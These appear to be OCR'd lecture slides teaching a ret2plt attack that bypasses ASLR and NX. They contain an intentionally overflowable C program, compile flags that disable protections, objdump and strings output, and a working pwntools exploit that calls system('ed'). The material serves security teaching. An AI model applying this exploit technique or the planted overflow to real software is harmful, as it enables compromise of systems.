
Procedure Linkage Table (PLT)




How does it work?

- “call system” is actually call system@plt
- The PLT resolves system@libc at runtime
- The PLT stores system@libc in system@got


Call System() Function in libc with PLT, GOT




Call System() Function in libc with PLT, GOT




Call System() Function in libc with PLT, GOT



Lazy Binding





Bypass ASLR/NX with Ret2plt Attack

```
→  ~ echo 2 > /proc/sys/kernel/randomize_va_space
```

Enable ASLR (Address space layout randomization)

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

void show_time() {
    system("date");
    system("cal");
}

void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
}

int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show_time();
}
```

ret2plt.c

Bypass ASLR/NX with Ret2plt Attack

```c
#include <stdlib.h>
#include <stdio.h>
#include <unistd.h>

void show_time() {
    system("date");
    system("cal");
}

void vuln() {
    char buffer[64];
    read(0, buffer, 92);
    printf("Your name is %s\n", buffer);
}

int main() {
    puts("Welcome to the Matrix.");
    puts("The sheep are blue, but you see red");
    vuln();
    puts("Time is very important to us.");
    show_time();
}
```

ret2plt.c

```
➜  ~ gcc -m32 -fno-stack-protector -znoexecstack -no-pie -o ret2plt ./ret2plt.c
```


PIE Position independent executable

Check PLT stub Address

```
→  ~ objdump -d ./ret2plt .plt

./ret2plt:     file format elf32-i386


Disassembly of section .init:

0804830c <_init>:
 804830c:       53                      push   %ebx
 804830d:       83 ec 08                sub    $0x8,%esp
 8048310:       e8 db 00 00 00          call   80483f0 <__x86.get_pc_thunk.bx>
 8048315:       81 c3 eb 1c 00 00       add    $0x1ceb,%ebx
 804831b:       8b 83 fc ff ff ff       mov    -0x4(%ebx),%eax
 8048321:       85 c0                   test   %eax,%eax
 8048323:       74 05                   je     804832a <_init+0x1e>
 8048325:       e8 66 00 00 00          call   8048390 <__gmon_start__@plt>
 804832a:       83 c4 08                add    $0x8,%esp
 804832d:       5b                      pop    %ebx
 804832e:       c3                      ret
```


```
Disassembly of section .plt:

08048330 <.plt>:
 8048330:       ff 35 04 a0 04 08       pushl  0x804a004
 8048336:       ff 25 08 a0 04 08       jmp    *0x804a008
 804833c:       00 00                   add    %al,(%eax)
        ...

08048340 <read@plt>:
 8048340:       ff 25 0c a0 04 08       jmp    *0x804a00c
 8048346:       68 00 00 00 00          push   $0x0
 804834b:       e9 e0 ff ff ff          jmp    8048330 <.plt>

08048350 <printf@plt>:
 8048350:       ff 25 10 a0 04 08       jmp    *0x804a010
 8048356:       68 08 00 00 00          push   $0x8
 804835b:       e9 d0 ff ff ff          jmp    8048330 <.plt>

08048360 <puts@plt>:
 8048360:       ff 25 14 a0 04 08       jmp    *0x804a014
 8048366:       68 10 00 00 00          push   $0x10
 804836b:       e9 c0 ff ff ff          jmp    8048330 <.plt>

08048370 <system@plt>:
 8048370:       ff 25 18 a0 04 08       jmp    *0x804a018
 8048376:       68 18 00 00 00          push   $0x18
 804837b:       e9 b0 ff ff ff          jmp    8048330 <.plt>

08048380 <__libc_start_main@plt>:
 8048380:       ff 25 1c a0 04 08       jmp    *0x804a01c
 8048386:       68 20 00 00 00          push   $0x20
 804838b:       e9 a0 ff ff ff          jmp    8048330 <.plt>
```

0x08048370
For system@plt



Find Useable String as Parameter for System() function

The sheep are blue,
but you see red



```
➜  ~ strings -a ./ret2plt
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
puts
printf
read
system
__libc_start_main
GLIBC_2.0
__gmon_start__
UWVS
[^_]
date
Your name is %s
Welcome to the Matrix.
The sheep are blue, but you see red
Time is very important to us.
;*2$"
GCC: (Ubuntu 7.3.0-16ubuntu3) 7.3.0
crtstuff.c
deregister_tm_clones
```

ed

Unix-like operating system command

ed is a line editor for the Unix operating system. It was one of the first parts of the Unix operating system that was developed, in August 1969. It remains part of the POSIX and Open Group standards for Unix-based operating systems, alongside the more sophisticated full-screen editor vi.
Wikipedia

```
printf@@GLIBC_2.0
vuln
_edata
show_time
```

Pwn Script

```
from pwn import *


system_plt = 0x08048370
ed_str = 0x8049675
def main():
    # Start the process
    p = process("./ret2plt")

    # print the pid
    raw_input(str(p.proc.pid))

    # craft the payload
    payload = "A" * 76
    payload += p32(system_plt)
    payload += p32(0x41414141)
    payload += p32(ed_str)
    payload = payload.ljust(96, "\x00")

    # send the payload
    p.send(payload)

    # pass interaction to the user
    p.interactive()

if __name__ == "__main__":
    main()
```

Q & A